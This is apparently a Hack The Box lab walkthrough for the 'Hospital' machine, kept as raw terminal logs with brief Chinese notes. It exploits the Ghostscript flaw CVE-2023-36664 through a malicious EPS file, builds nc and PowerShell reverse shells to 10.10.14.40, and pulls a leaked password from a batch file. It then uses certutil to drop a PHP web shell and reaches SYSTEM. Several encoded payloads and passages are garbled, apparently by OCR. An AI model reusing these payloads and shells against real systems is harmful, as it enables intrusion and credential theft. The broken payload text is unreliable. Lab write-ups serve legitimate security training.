root@kali:~# python3 CVE_2023_36664_exploit.py -i -p "nc.exe 10.10.14.40 4567" -f file.eps  
[+] Payload successfully injected into file.eps.  
  
root@kali:~# python3 CVE_2023_36664_exploit.py -i -p "ping 10.10.14.40" -f file.eps  
[+] Payload successfully injected into file.eps.  
  
root@kali:~# python3 CVE_2023_36664_exploit.py -i -p "10.10.14.40 4567" -f file.eps  
[+] Payload successfully injected into file.eps.  
  
root@kali:~# python3 CVE_2023_36664_exploit.py -i -p "powershell -nol -w hidden -noni -ep bypass -c '$TCPClient = New-Object  
Net.Sockets.TCPClient('10.10.14.40', 3456); $NetworkStream = $TCPClient.GetStream(); $StreamWriter = New-Object IO.Str  
eamWriter($NetworkStream); function WriteToStream ($String) { [byte[]] $Script:Buffer = 0; $TCPClient.ReceiveBufferSize  
| % {0} $StreamWriter.Write($String + 'SHELL> '); $StreamWriter.Flush(); WriteToStream '' } while (($BytesRead = $Networ  
kStream.Read($Buffer, 0, $Buffer.Length)) -gt 0) { $Command = ([text.encoding]::UTF8).GetString($Buffer, 0, $BytesRea  
d - 1); $Output = try { Invoke-Expression $Command 2>1 | Out-String } catch { $_. | Out-String } WriteToStream ($Output)  
$StreamWriter.Close() } -f file.eps  
zsh: parse error near `}'  
  
root@kali:~# python3 CVE_2023_36664_exploit.py -i -p "powershell -nol -w hidden -noni -ep bypass -c '$TCPClient = New-Object  
Net.Sockets.TCPClient('10.10.14.40', 3456); $NetworkStream = $TCPClient.GetStream(); $StreamWriter = New-Object IO.Str  
eamWriter($NetworkStream); function WriteToStream ($String) { [byte[]] $Script:Buffer = 0; $TCPClient.ReceiveBufferSize  
| % {0} $StreamWriter.Write($String + 'SHELL> '); $StreamWriter.Flush(); WriteToStream '' } while (($BytesRead = $Networ  
kStream.Read($Buffer, 0, $Buffer.Length)) -gt 0) { $Command = ([text.encoding]::UTF8).GetString($Buffer, 0, $BytesRea  
d - 1); $Output = try { Invoke-Expression $Command 2>1 | Out-String } catch { $_. | Out-String } WriteToStream ($Output)  
$StreamWriter.Close() } -f file.eps  
zsh: parse error near `}'  
  
root@kali:~# python3 CVE_2023_36664_exploit.py -i -p "powershell -e JABjAGwAaQB1AG4AdAAGAD0A1AB0AGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdAB1AG0ALgB0AGUAdA  
AuAFMAbwBjAGsAZQB0AHMALgBUAEUAUABDAGwAaQB1AG4AdAAGAD0A1AB0AGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdAB1AG0ALgB0AGUAdA  
ACTAIAA-AD0A1AB0AGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdAB1AG0ALgB0AGUAdA" -f file.eps  
[+] Payload successfully injected into file.eps.
```

```
(root@kali)~#  
# sudo r1wrap nc -lvp 3456  
listening on [any] 3456 ...  
connect to [10.10.14.40] from (UNKNOWN) [10.10.11.241] 6093  
dir
```

Directory: C:\Users\drbrown.HOSPITAL\Documents

Mode	LastWriteTime	Length	Name
-a	10/23/2023 3:33 PM	373	ghostscript.bat
-a	2/15/2024 7:28 AM	46848	Invoke-Kerberoast.ps1

PS C:\Users\drbrown.HOSPITAL\Documents>

% Display the page  
showpage

```
(root@kali)~# cp /root/hackthebox/Hospital/CVE/CVE-2023-36664-Ghostscript-command-injection/file.eps /home/kali/Desktop  
(root@kali)~#
```

user flag

```
40d7014359e22294fa92c84d1ad28dd7
PS C:\Users\drbrown.HOSPITAL\Desktop> whoami
hospital\drbrown
PS C:\Users\drbrown.HOSPITAL\Desktop> ipconfig

Windows IP Configuration

Ethernet adapter vEthernet (Switch01):

    Connection-specific DNS Suffix  . : 
    Link-local IPv6 Address . . . . . : fe80::3488:527f:9c75:ed51%14
    IPv4 Address. . . . . : 192.168.5.1
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 

Ethernet adapter Ethernet0 2:

    Connection-specific DNS Suffix  . : 
    Link-local IPv6 Address . . . . . : fe80::18a1:ae04:e888:8c2f%12
    IPv4 Address. . . . . : 10.10.11.241
    Subnet Mask . . . . . : 255.255.254.0
    Default Gateway . . . . . : 10.10.10.2
PS C:\Users\drbrown.HOSPITAL\Desktop> 
PS C:\Users\drbrown.HOSPITAL\Desktop> dir

    Directory: C:\Users\drbrown.HOSPITAL\Desktop


Mode                LastWriteTime         Length Name
----                -
-ar--              2/15/2024   6:52 AM             34 user.txt

PS C:\Users\drbrown.HOSPITAL\Desktop> cat user.txt
40d7014359e22294fa92c84d1ad28dd7
PS C:\Users\drbrown.HOSPITAL\Desktop>
```

Windows提全不熟。看別人的

URL : [https://blog.csdn.net/m0\\_74272345/article/details/134586326](https://blog.csdn.net/m0_74272345/article/details/134586326)

```

PS C:\Users\drbrown.HOSPITAL> cd Documents
PS C:\Users\drbrown.HOSPITAL\Documents> ls

Directory: C:\Users\drbrown.HOSPITAL\Documents


Mode                LastWriteTime         Length Name
----                -
-a-----         10/23/2023   3:33 PM             373 ghostscript.bat
-a-----         2/15/2024    7:28 AM          46848 Invoke-Kerberoast.ps1
-a-----         2/15/2024    7:37 AM        1355264 mimikatz.exe

PS C:\Users\drbrown.HOSPITAL\Documents> type ghostscript.bat
@echo off
set filename=%~1
powershell -command "$p = convertto-securestring 'chr!$br0wn' -asplain -force;$c = new-object system.management.automation.pscredential('hospital\drbrown', $p);Invoke-Command -ComputerName dc -Credential $c -ScriptBlock { cmd.exe /c "C:\Program` Files\gs\gs10.01.1\bin\gswin64c.exe" -dNOSAfer "C:\Users\drbrown.HOSPITAL\Downloads\%filename%" }"
PS C:\Users\drbrown.HOSPITAL\Documents>

```

???某密碼?

password = chr!\$br0wn

猜測帳號 = drbrown [因whoami有顯示]

猜測成功，但無法執行單純指令

```

(root@kali)-[/home/kali/Desktop]
# sudo rpcclient -U "drbrown" 10.10.11.241
Password for [WORKGROUP\drbrown]:
rpcclient $> whoami
command not found: whoami

```

```

PS C:\xampp\htdocs> cd ..
PS C:\xampp> icacls htdocs
htdocs NT AUTHORITY\LOCAL SERVICE:(OI)(CI)(F)
        NT AUTHORITY\SYSTEM:(I)(OI)(CI)(F)
        BUILTIN\Administrators:(I)(OI)(CI)(F)
        BUILTIN\Users:(I)(OI)(CI)(RX)
        BUILTIN\Users:(I)(CI)(AD)
        BUILTIN\Users:(I)(CI)(WD)
        CREATOR OWNER:(I)(OI)(CI)(IO)(F)

Successfully processed 1 files; Failed processing 0 files

```

上傳成功

```

PS C:\xampp\htdocs> certutil -urlcache -split -f http://10.10.14.40/test.php test2.php
**** Online ****
0000 ...
0014
CertUtil: -URLCache command completed successfully.

```

測試回傳成功。開始嘗試反彈

PHP 8.0.28 - phpinfo() — Mozilla Firefox

Hospital Webmail :: × Directory listing for / × PHP 8.0.28 - phpinfo × +

https://10.10.11.241/test2.php

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec DuckDuckGo 保有隱... JSON Web Tokens - jw...

PHP Version 8.0.28

System	Windows NT DC 10.0 build 17763 (Windows Server 2016) AMD64
Build Date	Feb 14 2023 12:10:00
Build System	Microsoft Windows Server 2019 Datacenter [10.0.17763]
Compiler	Visual C++ 2019
Architecture	x64
Configure Command	cscrip /nologo /e:jscrip configure.js "--enable-snapshot-build" "--enable-debug-pack" "--with-pdo-oci=..\\..\\..\\instantclient\\sdk,shared" "--with-oci8-19=..\\..\\..\\instantclient\\sdk,shared" "--enable-object-out-dir=..\\obj\\" "--enable-com-dotnet=shared" "--without-analyzer" "--with-pgo"
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled
Configuration File (php.ini) Path	no value
Loaded Configuration File	C:\xampp\php\php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20200930
PHP Extension	20200930

先使用

Reverse Bind MSFVenom HoaxShell

OS Windows Name Search...

PHP Ivan Sincek

PHP cmd

PHP cmd 2

PHP cmd small

PHP system

PHP `

PHP popen

<html>

<body>

<form method="GET" name="<?php echo basename(\$\_SERVER['PHP\_SELF']); ?>"

<input type="TEXT" name="cmd" id="cmd" size="80">

<input type="SUBMIT" value="Execute">

</form>

<pre>

<?php

if(isset(\$\_GET['cmd']))

{

system(\$\_GET['cmd']);

}

?>

後使用

Reverse Bind MSFVenom HoaxShell

OS Windows Name Search... Show Advanced

PowerShell #1

PowerShell #2

PowerShell #3

PowerShell #4 (TLS)

PowerShell #3 (Base64)

Python3 Windows

node.js #2

powershell -e

JABjAGwAaQB1AG4AdAAgAD0AIABoAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdAB1AG0ALgBOAGUAdA

AuAFMAbwBjAGsAZQB0AHMALgBUAEMAUBDAGwAaQB1AG4AdAAoACIAMQAAC4AMQAAC4AMQAAC4ANAAw

ACIALAA5ADIAMAAwACKAOWAkAHMAdABYAGUAYQBtACAAPQAgACQAYwBwAGKAZQBwAHQALgBHAGUAdABTAH

QAcgB1AGEAbQAOACKAOwBbAGIAeQB0AGUAWwBdAF0AJABiAHkAdAB1AHMAIAA9ACAAMAAUAC4ANGA1ADUA

MwA1AHwAJQ87ADAAfQA7AHcAaABpAGwAZQAoACgAJABpACAAPQAgACQAcwB0AHIAZQBhAG0ALgBSAGUAYQ

BkACgAJABiAHkAdAB1AHMALAAgADAALAAgACQAYgB5AHQAZQBzAC4ATAB1AG4AZwB0AGgAKQApACAALQB

AGUAIAAwACKAewA7ACQAZABhAHQAYQAgAD0AIAAoAE4AZQB3AC0ATwB1AGoAZQBjAHQAIAAAFQAEQBWAG

UATgBhAG0AZQAgAFMAeQBzAHQAZQBtAC4AVAB1AHgAdAAuAEEAUwBDAEKASQBFAG4AYwBvAGQAaQBuAGcA


KQAuAECZQB0AFMAdABYAGKAbgBnACgAJABiAHkAdAB1AHMALAAwACwAIAAKAGKAKQA7ACQAcwB1AG4AZA

BiAGEAYwBrACAAPQAgACgAaQB1AHgAIAAKAGQAYQB0AGEAIAAyAD4AJgAxACAAFAAGAE8AdQB0AC0AUwB0

AHIAaQBuAGcAIAAPADsAJABzAGUAbgBkAGIAYQBjAGsAMgAGAD0AIAAKAHMAZQBwAGQAYgBhAGMAawAgAC

sAIAAiAFAAUwAgACIAIAArACAABwAHcAZAaPAC4AUABhAHQAaAAgACsAIAAiAD4AIAAiADsAJABzAGUA

反彈成功



```
SHELL> whoami  
nt authority\system
```

root flag

